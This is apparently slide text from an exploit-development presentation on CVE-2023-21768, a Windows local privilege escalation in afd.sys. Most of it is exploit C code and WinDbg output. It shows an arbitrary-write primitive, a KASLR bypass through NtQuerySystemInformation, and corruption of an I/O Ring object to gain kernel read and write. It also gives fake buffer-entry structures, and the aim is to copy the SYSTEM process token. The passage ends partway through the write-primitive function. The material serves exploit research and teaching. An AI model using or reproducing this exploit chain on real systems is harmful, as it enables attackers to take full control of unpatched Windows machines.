fffff805`2326fc75 83bc24f00000030 cmp    dword ptr [rsp+0F0h],30h ss:0018:ffffca0a`912fa470=00000030
0: kd>

```

Windows LPE Exploit (CVE-2023-21768)

Write Primitive 0x1 BUG



Windows LPE Exploit (CVE-2023-21768)

Write Primitive 0x1 BUG

```
arbitraryWrite(0x4141414141414141, 0x22222222);
return 0;
```

Sending 0x41414141.. as a pointer

afd!AfdNotifyRemoveIoCompletion+0x255 -> Write Primitive 0x1 BUG

```
1: kd> r
rax=0000000000000001 rbx=0000000022220000 rcx=4141414141414141
rdx=0000000000000000 rsi=0000000000000000 rdi=ffffca0a8f00b0b0
rip=fffff8052326fb81 rsp=fffffca0a8f00b030 rbp=fffffca0a8f00bb60
r8=0000000000000000 r9=fffffe68eac36c7d8 r10=fffffe68ea51eeae0
r11=fffffe68eb19de810 r12=0000000000000001 r13=0000000000000020
r14=fffffca0a8f00b3e0 r15=0000000000000001
iopl=0          nv up ei pl nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b          efl=00040202
afd!AfdNotifyRemoveIoCompletion+0x255:
fffff805`2326fb81 8901          mov     dword ptr [rcx],eax ds:002b:41414141`41414141=????????
```

Windows LPE Exploit (CVE-2023-21768)


What can we do with Write Primitive 0x1?!



I/O Ring Everywhere!




What about I/O Rings's?



I/O Rings's Architecture

- Acts as Circular Buffer
 - Queue Multiple I/O Operations with Asynchronous Requests
 - Write and Read Simultaneously
 - Can only queue up 0x10000 Operations at time
 - Mandatory:
 - Target File and Offset
 - Output Buffer
 - Amount of Memory to be READ
 - `io_uring` (Linux) – Linux Kernel v5.1
 - `IoRing` (Windows) – Windows 21H2
 - No More Threading for File R/W Operations!



I/O Rings's Architecture

- IORING_VERSION_3 Operations
 - IopIoRingDispatchRead
 - IopIoRingDispatchWrite
 - IopIoRingDispatchFlush
 - IopIoRingDispatchCancel
 - IopIoRingDispatchRegisterBuffer
 - IopIoRingDispatchRegisterFiles

```
switch ( Sqe->OpCode )
{
    case IORING_OP_NOP:
        ioStatusBlock.Status = 0;
        goto LABEL_22;
    case IORING_OP_READ:
        return IopIoRingDispatchRead(IoRingObject, Sqe);
    case IORING_OP_REGISTER_FILES:
        return IopIoRingDispatchRegisterFiles(IoRingObject, Sqe);
    case IORING_OP_REGISTER_BUFFERS:
        return IopIoRingDispatchRegisterBuffers(IoRingObject, Sqe);
    case IORING_OP_CANCEL:
        return IopIoRingDispatchCancel(IoRingObject, Sqe);
    case IORING_OP_WRITE:
        return IopIoRingDispatchWrite(IoRingObject, Sqe);
}
ioringObj = IoRingObject;
if ( Sqe->OpCode == IORING_OP_FLUSH )
    return IopIoRingDispatchFlush(IoRingObject, Sqe);
ioStatusBlock.Status = STATUS_NOT_IMPLEMENTED;
```

I/O Rings's In a Nutshell

nt!_IORING_OBJECT

- Core Logic
- Located at ntkrnlmp.exe
- Ioring Object initialization
- NtCreateIoRing (IO_RING_STRUCTV3)

```
typedef struct _IORING_OBJECT
{
    /* 0x0000 */ short Type;
    /* 0x0002 */ short Size;
    /* 0x0008 */ struct _NT_IORING_INFO UserInfo;
    /* 0x0038 */ void* Section;
    /* 0x0040 */ struct _NT_IORING_SUBMISSION_QUEUE* SubmissionQueue;
    /* 0x0048 */ struct _MDL* CompletionQueueMdl;
    /* 0x0050 */ struct _NT_IORING_COMPLETION_QUEUE* CompletionQueue;
    /* 0x0058 */ unsigned __int64 ViewSize;
    /* 0x0060 */ long InSubmit;
    /* 0x0068 */ unsigned __int64 CompletionLock;
    /* 0x0070 */ unsigned __int64 SubmitCount;
    /* 0x0078 */ unsigned __int64 CompletionCount;
    /* 0x0080 */ unsigned __int64 CompletionWaitUntil;
    /* 0x0088 */ struct _KEVENT CompletionEvent;
    /* 0x00a0 */ unsigned char SignalCompletionEvent;
    /* 0x00a8 */ struct _KEVENT* CompletionUserEvent;
    /* 0x00b0 */ unsigned int RegBuffersCount;
    /* 0x00b8 */ struct _IOP_MC_BUFFER_ENTRY** RegBuffers;
    /* 0x00c0 */ unsigned int RegFilesCount;
    /* 0x00c8 */ void** RegFiles;
} IORING_OBJECT, *PIORING_OBJECT; /* size: 0x00d0 */
```

I/O Rings's for Exploitation

Setup an valid IORing

```
QWORD setupIORing() {
    ...
    // Create an I/O ring and get the object address
    flags.Required = IORING_CREATE_REQUIRED_FLAGS_NONE;
    flags.Advisory = IORING_CREATE ADVISED_FLAGS_NONE;

    // Clear hIoRing
    memset(&hIoRing, 0, sizeof(hIoRing));

    result = CreateIoRing(IORING_VERSION_3, flags, 0x10000, 0x20000, &hIoRing);
    if (!SUCCEEDED(result)) {
        printf("[-] Failed creating IO ring handle: 0x%llx\n", result);
        return NULL;
    }

    printf("[+] CreateIoRing SUCCEED!\n");

    ObjectAddress = QueryObjectByPointer(*((PHANDLE)hIoRing), GetCurrentProcessId());
    if (!ObjectAddress) {
        printf("Failed finding I/O ring object address: 0x%llx\n", ObjectAddress);
        return NULL;
    }

    printf("[+] Found I/O ring address pointer! 0x%llx\n", ObjectAddress);
    return ObjectAddress;
}
```

Returns Handle

I/O Rings's for Exploitation

KASLR Bypass → Return Valid Object PTR

```
status = NtQuerySystemInformation(SystemHandleInformation, handleInfo, bytes, &bytes);
if (!NT_SUCCESS(status) || !handleInfo)
{
    hResult = HRESULT_FROM_NT(status);      KASLR Bypass With NtQuerySystemInformation
    printf("[+] NtQuerySystemInformation #2 failed: 0x%llx\n", status);
    return NULL;
}

printf("\n[+] Handle: 0x%llx\n", Handle);

for (i = 0; i < handleInfo->NumberOfHandles; i++)
{
    // Check if this is the correct I/O ring handle
    if (((handleInfo->Handles[i].UniqueProcessId == pid) &&
        ((HANDLE)handleInfo->Handles[i].HandleValue == Handle))
    {
        return (QWORD)handleInfo->Handles[i].Object;
    }
}
return false;
```

Searching for Kernel IoRing Object PTR

I/O Rings's for Exploitation

KASLR Bypass → Getting information about 0xe8

```
C:\Users\sh1v4\Downloads\ArbitraryWrite0x1_2.exe
[+] CreateIoRing SUCCEED!
[+] Handle: 0xE8
[+] Found I/O ring address pointer! 0xFFFFE68EAA2FE4F0

0: kd> !process 0 0 ArbitraryWrite0x1_2.exe
PROCESS fffffe68ebd08a0c0
SessionId: 1 Cid: 0a8c Peb: 42f59cb000 ParentCid: 109c
DirBase: 89ca9000 ObjectTable: fffffb9812116d8c0 HandleCount: 78.
Image: ArbitraryWrite0x1_2.exe

0: kd> .process fffffe68ebd08a0c0
Implicit process is now fffffe68e`bd08a0c0
WARNING: .cache forcedecodeuser is not enabled
0: kd> !handle e8

PROCESS fffffe68ebd08a0c0
SessionId: 1 Cid: 0a8c Peb: 42f59cb000 ParentCid: 109c
DirBase: 89ca9000 ObjectTable: fffffb9812116d8c0 HandleCount: 78.
Image: ArbitraryWrite0x1_2.exe

Handle table at fffffb9812116d8c0 with 78 entries in use

00e8: Object: fffffe68eaa2fe4f0 GrantedAccess: 00000000 (Audit) Entry: fffffb981173ff3a0
Object: fffffe68eaa2fe4f0 Type: (fffffe68ea5225f00) IoRing
ObjectHeader: fffffe68eaa2fe4c0 (new version)
HandleCount: 1 PointerCount: 1
```

I/O Rings's for Exploitation

Finding the Undocumented _IORING_OBJECT struct

```
0: kd> dt *!*IORING*
ntkrnlmp! IORING OBJECT
ntkrnlmp!_NT_IORING_OP_FLAGS
ntkrnlmp!_NT_IORING_COMPLETION_QUEUE
ntkrnlmp!_NT_IORING_CQE
ntkrnlmp!IORING_VERSION
ntkrnlmp!_NT_IORING_INFO
ntkrnlmp!_NT_IORING_SQ_FLAGS
ntkrnlmp!_NT_IORING_SUBMISSION_QUEUE
ntkrnlmp!_NT_IORING_CREATE_REQUIRED_FLAGS
ntkrnlmp!_NT_IORING_CREATE_ADVISORY_FLAGS
ntkrnlmp!_NT_IORING_CREATE_FLAGS
ntkrnlmp!IORING_OP_CODE
ntkrnlmp!_NT_IORING_SQE_FLAGS
ntkrnlmp!_NT_IORING_SQE
ntkrnlmp!_NT_IORING_OP_WRITE
ntkrnlmp!_NT_IORING_OP_RESERVED
ntkrnlmp!_NT_IORING_OP_READ
ntkrnlmp!_NT_IORING_OP_REGISTER_FILES
ntkrnlmp!_NT_IORING_HANDLEREF
ntkrnlmp!_NT_IORING_BUFFERREF
ntkrnlmp!_NT_IORING_OP_REGISTER_BUFFERS
ntkrnlmp!_NT_IORING_REG_FILES_REQ_FLAGS
ntkrnlmp!_NT_IORING_REG_FILES_ADV_FLAGS
ntkrnlmp!_NT_IORING_REG_FILES_FLAGS
ntkrnlmp! NT_IORTNG_OP_FIIISH
```

```
0: kd> dt nt!_IORING_OBJECT fffffe68eaa2fe4f0
+0x000 Type          : 0n14
+0x002 Size           : 0n208
+0x008 UserInfo       : _NT_IORING_INFO
+0x038 Section        : 0xfffffb981`33811170 Void
+0x040 SubmissionQueue : 0xfffff805`1d400000 _NT_IORING_SUBMISSION_QUEUE
+0x048 CompletionQueueMd1 : 0xfffffe68e`ae2e3000 _MDL
+0x050 CompletionQueue : 0xfffffb47c`6b200050 _NT_IORING_COMPLETION_QUEUE
+0x058 ViewSize       : 0x701000
+0x060 InSubmit        : 0n0
+0x068 CompletionLock : 0
+0x070 SubmitCount    : 0
+0x078 CompletionCount : 0
+0x080 CompletionWaitUntil : 0
+0x088 CompletionEvent : _KEVENT
+0x0a0 SignalCompletionEvent : 0 ''
+0x0a8 CompletionUserEvent : (null)
+0x0b0 RegBuffersCount : 0
+0x0b8 RegBuffers      : (null)
+0x0c0 RegFilesCount   : 0
+0x0c8 RegFiles        : (null)
```

I/O Rings's for Exploitation

Writing 0x1 to RegBufferCount

```

C:\Users\sh1v4\Downloads\ArbitraryWrite0x1_2.exe
[+] CreateIoRing SUCCEED!
[+] Handle: 0xE8
[+] Found I/O ring address pointer! 0xFFFFE68EAA2FE4F0
[!] Overwriting IORing->RegBuffersCount Object
[*] Setting up exploitation prerequisite
[*] Initialising Winsock DLL
[*] Creating socket
[*] Connecting to port 445
[+] Connected to port 445
[*] sock: 0xf577f7c8 -> 0x110
[-] Waiting for any key [Primitive] #1...
    
```

```

0: kd> dt nt!_IORING_OBJECT fffffe68eaa2fe4f0
+0x000 Type : 0n14
+0x002 Size : 0n208
+0x008 UserInfo : _NT_IORING_INFO
+0x038 Section : 0xfffffb981`33811170 Void
+0x040 SubmissionQueue : 0xfffffff805`1d400000 _NT_IORING_SUBMISSION_QUEUE
+0x048 CompletionQueueMdl : 0xfffffe68e`ae2e3000 _MDL
+0x050 CompletionQueue : 0xfffffb47c`6b200050 _NT_IORING_COMPLETION_QUEUE
+0x058 ViewSize : 0x701000
+0x060 InSubmit : 0n0
+0x068 CompletionLock : 0
+0x070 SubmitCount : 0
+0x078 CompletionCount : 0
+0x080 CompletionWaitUntil : 0
+0x088 CompletionEvent : _KEVENT
+0x0a0 SignalCompletionEvent : 0 ''
+0x0a8 CompletionUserEvent : (null)
+0x0b0 RegBuffersCount : 1
+0x0b8 RegBuffers : (null)
+0x0c0 RegFilesCount : 0
+0x0c8 RegFiles : (null)
0: kd> dps fffffe68eaa2fe4f0+b0 11
fffffe68e`aa2fe5a0 00000000`00000001
    
```

I/O Rings's for Exploitation

Write 0x1 Trick to turn Regbuffers = 0x01000000

```
!] Overwriting IORing->RegBuffers Object
*) Setting up exploitation prerequisite
*) Initialising Winsock DLL
*) Creating socket
*) Connecting to port 445
+] Connected to port 445
*) sock: 0xf577f7c8 -> 0x140
```

[+] IORING_STRUCT CORRUPTED WITH ARW!

[!] Waiting for any key [Primitive] #2....

```
0: kd> dt nt!_IORING_OBJECT fffffe68eaa2fe4f0
+0x000 Type : 0n14
+0x002 Size : 0n208
+0x008 UserInfo : _NT_IORING_INFO
+0x038 Section : 0xfffffb981`33811170 Void
+0x040 SubmissionQueue : 0xfffff805`1d400000 _NT_IORING_SUBMISSION_QUEUE
+0x048 CompletionQueueMdl : 0xfffffe68e`ae2e3000 _MDL
+0x050 CompletionQueue : 0xfffffb47c`6b200050 _NT_IORING_COMPLETION_QUEUE
+0x058 ViewSize : 0x701000
+0x060 InSubmit : 0n0
+0x068 CompletionLock : 0
+0x070 SubmitCount : 0
+0x078 CompletionCount : 0
+0x080 CompletionWaitUntil : 0
+0x088 CompletionEvent : _KEVENT
+0x0a0 SignalCompletionEvent : 0 ''
+0x0a8 CompletionUserEvent : (null)
+0x0b0 RegBuffersCount : 1
+0x0b8 RegBuffers : 0x00000000`01000000 -> (null)
+0x0c0 RegFilesCount : 0
+0x0c8 RegFiles : (null)
0: kd> dps fffffe68eaa2fe4f0+b8 11
fffffe68e`aa2fe5a8 00000000`01000000
0: kd> dps fffffe68eaa2fe4f0+b8+3 11
fffffe68e`aa2fe5ab 00000000`00000001
```

_IORING_OBJECT_BASE + 0xb8 + 3
Overwrite Trick -> 0x01000000 UM

I/O Rings's for Exploitation

Exploitation Logic

```
// pre-allocating fakebuffer at [0x01000000]
LPVOID pFakeRegBuffers = VirtualAlloc((LPVOID)0x1000000, sizeof(QWORD), MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
memset(pFakeRegBuffers, 0, sizeof(QWORD));

// + 0xb0 RegBuffersCount :: Uint4B
// + 0xb8 RegBuffers : Ptr64 Ptr64 _IOP_MC_BUFFER_ENTRY
QWORD IORING_OBJECT_ADDR = setupIORing();
QWORD RegBuffersCount = IORING_OBJECT_ADDR + 0xb0;
QWORD RegBuffers = IORING_OBJECT_ADDR + 0xb8 + 3; // RegBuffers: 0x00000000 -> 0x01000000


// Write 0x1 to RegBuffersCount
printf("\n[!] Overwriting IORing->RegBuffersCount Object\n");
arbitraryWrite(RegBuffersCount, 0x11111111);

// Prompt the user for input
printf("\n[-] Waiting for any key [Primitive] #1...");
getchar();

// Write 0x01000000 to RegBuffers
printf("\n[!] Overwriting IORing->RegBuffers Object\n");
arbitraryWrite(RegBuffers, 0x22222222);

printf("\n[+] IORING_STRUCT CORRUPTED WITH ARW!\n");
```

I/O Rings's for Exploitation



I/O Rings's for Exploitation

- Named PIPEs can be used instead of Generic Files!

```
// Creating named PIPE with [PIPE_ACCESS_DUPLEX] bit
outputPipe = CreateNamedPipe(L"\\\\.\\\\pipe\\\\ioring_out", PIPE_ACCESS_DUPLEX, PIPE_WAIT, 255, 0x1000, 0x1000, 0, NULL);
inputPipe = CreateNamedPipe(L"\\\\.\\\\pipe\\\\ioring_in", PIPE_ACCESS_DUPLEX, PIPE_WAIT, 255, 0x1000, 0x1000, 0, NULL);
if ((INVALID_HANDLE_VALUE == inputPipe) || (INVALID_HANDLE_VALUE == outputPipe)) {
    printf("[-] Couldn't create #1 [inputPipe/outputPipe]!\n");
    return NULL;
}

// Creating File Handle
outputClientPipe = CreateFile(L"\\\\.\\\\pipe\\\\ioring_out", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL);
inputClientPipe = CreateFile(L"\\\\.\\\\pipe\\\\ioring_in", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL);
if ((INVALID_HANDLE_VALUE == inputClientPipe) || (INVALID_HANDLE_VALUE == outputClientPipe)) {
    printf("[-] Couldn't create #2 [inputClientPipe/outputClientPipe]!\n");
    return NULL;
}
```

I/O Rings's for Exploitation

Just remember about all Informations for later!

```
// LPE attack by copying and replacing current process token with SYSTEM(4) one
ioring_lpe(pFakeRegBuffers); // 0x01000000
```

```
+0x0a8 CompletionUserEvent : (null)
+0x0b0 RegBuffersCount   : 1
+0x0b8 RegBuffers        : 0x00000000`01000000 -> (null)           <- _IORING_OBJECT+0xb8: 0x01000000
+0x0c0 RegFilesCount    : 0
```

```
0: kd> dt _EPROCESS fffffe68ea50ff040 Token
nt!_EPROCESS
  +0x4b8 Token : _EX_FAST_REF
0: kd> dps fffffe68ea50ff040+4b8 11
fffffe68e`a50ff4f8  fffffb981`0627719f
```

<- [(PID 4) SYSTEM] <- _EPROCESS+0x4b8 (TOKEN)

```
systemEPROC = QueryObjectByPointer((HANDLE)4, 4);
if (!ObjectAddress) {
    printf("[-] Failed finding systemEPROC #1...\n", systemEPROC);
    return NULL;
}

printf("[+] Found systemEPROC address pointer: %llx\n\n", systemEPROC);
LPVOID systemTokenOffset = (LPVOID)(systemEPROC + 0x4b8); // Windows 10/11h 22621
```

<- Leaking SYSTEM Token Offset

I/O Rings's for Exploitation

Kernel “Read” Primitive to Target Buffer

```

BOOL ioring_read(LPVOID pFakeRegBuffers, LPVOID pReadAddr, PVOID pDummyReadBuffer, DWORD pReadLen) {
    int status;
    PIOP_MC_BUFFER_ENTRY pMcBufferEntry = NULL;
    IORING_HANDLE_REF reqFile = IoRingHandleRefFromHandle(outputClientPipe);
    IORING_BUFFER_REF reqBuffer = IoRingBufferRefFromIndexAndOffset(0, 0);
    IORING_CQE cqe = { 0 };

    pMcBufferEntry = (PIOP_MC_BUFFER_ENTRY)VirtualAlloc(NULL, sizeof(IOP_MC_BUFFER_ENTRY), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    pMcBufferEntry->Address = (LPVOID)pReadAddr; Target ADDR to READ
    pMcBufferEntry->Length = pReadLen;
    pMcBufferEntry->Type = 0xc02;
    pMcBufferEntry->Size = 0x80;
    pMcBufferEntry->AccessMode = 1;
    pMcBufferEntry->ReferenceCount = 1;

    Copy pReadAddr Buffer Value to OutputPIPE
    *(LPVOID*)pFakeRegBuffers = pMcBufferEntry; // Send our crafted struct to fakeRegBuffers 0x100000

    printf("\t-> hIoring: %p -> %llx\n", hIoRing);
    status = BuildIoRingWriteFile(hIoRing, reqFile, reqBuffer, pReadLen, 0, FILE_WRITE_FLAGS_NONE, NULL, IOSQE_FLAGS_NONE);

    if (status != 0) {
        printf("[-] [BuildIoRingWriteFile] [0x%llx] (ioring_read) -> Failed!\n", status);
        return NULL;
    }
}

```

```

[!] Waiting for any key [Primitive] #2.....
[+] Handle: 0x4
[+] Found systemEPROC address pointer: FFFF68EA50FF040
      ' -> phIoRing: 0x42F577F9B8
      ' -> hIoring: 000002372DA970A0 -> 42F577F8F8
[+] TOKEN IS AT: 0x42f577f9b0
[!] Waiting for any key #1 -> [LPE]...

```

```

status = ReadFile(outputPipe, pDummyReadBuffer, pReadLen, NULL, NULL);
if (status == 0) {
    printf("[-] [ReadFile] (ioring_read) -> Failed!\n");
    return NULL;
}
else {
    printf("[+] TOKEN IS AT: 0x%llx\n", pDummyReadBuffer);
}

```

Copy value from OutputPIPE to our DummyBuffer



I/O Rings's for Exploitation

0xfffffb9810627719f is the SYSTEM(4) Token Value!

```
0: kd> dt _IOP_MC_BUFFER_ENTRY 0x00000237`2da60000
nt!_IOP_MC_BUFFER_ENTRY
+0x000 Type : 0xc02
+0x002 Reserved : 0
+0x004 Size : 0x80
+0x008 ReferenceCount : 0n1
+0x00c Flags : 0 (No matching name)
+0x010 GlobalDataLink : _LIST_ENTRY [ 0x00000000`00000000 - 0x00000000`00000000 ]
+0x020 Address : 0xfffffe68e`a50ff4f8 Void
+0x028 Length : 8
+0x02c AccessMode : 1 ''
+0x030 MdlRef : 0n0
+0x038 Mdl : (null)
+0x040 MdlRundownEvent : _KEVENT
+0x058 PfnArray : (null)
+0x060 PageNodes : [1] IOP MC BE_PAGE_NODE
0: kd> dt _EPROCESS fffffe68ea50ff040 Token
nt!_EPROCESS
+0x4b8 Token : _EX_FAST_REF
0: kd> dps fffffe68ea50ff040+4b8
fffffe68e`a50ff4f8 fffffb981`0627719f
```

Copy Token To PIPE

I/O Rings's for Exploitation

Kernel “Write” Primitive to Target Buffer

```

BOOL ioring_write(LPVOID pFakeRegBuffers, LPVOID pWriteAddr, LPVOID pDummyReadBuffer, DWORD pWriteLen) {
    int status;
    PIOP_MC_BUFFER_ENTRY pMcBufferEntry = NULL;
    IORING_HANDLE_REF reqFile = IoRingHandleRefFromHandle(inputClientPipe);
    IORING_BUFFER_REF reqBuffer = IoRingBufferRefFromIndexAndOffset(0, 0);
    IORING_CQE cqe = { 0 };

    pMcBufferEntry = (PIOP_MC_BUFFER_ENTRY)VirtualAlloc(NULL, sizeof(IOP_MC_BUFFER_ENTRY), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    pMcBufferEntry->Address = (LPVOID)pWriteAddr; Target ADDR to Write
    pMcBufferEntry->Length = pWriteLen;
    pMcBufferEntry->Type = 0x02;
    pMcBufferEntry->Size = 0x80;
    pMcBufferEntry->AccessMode = 1;
    pMcBufferEntry->ReferenceCount = 1;

    *(LPVOID*)pFakeRegBuffers = pMcBufferEntry; // Crafted struct to our fakebuffers 0x1000000
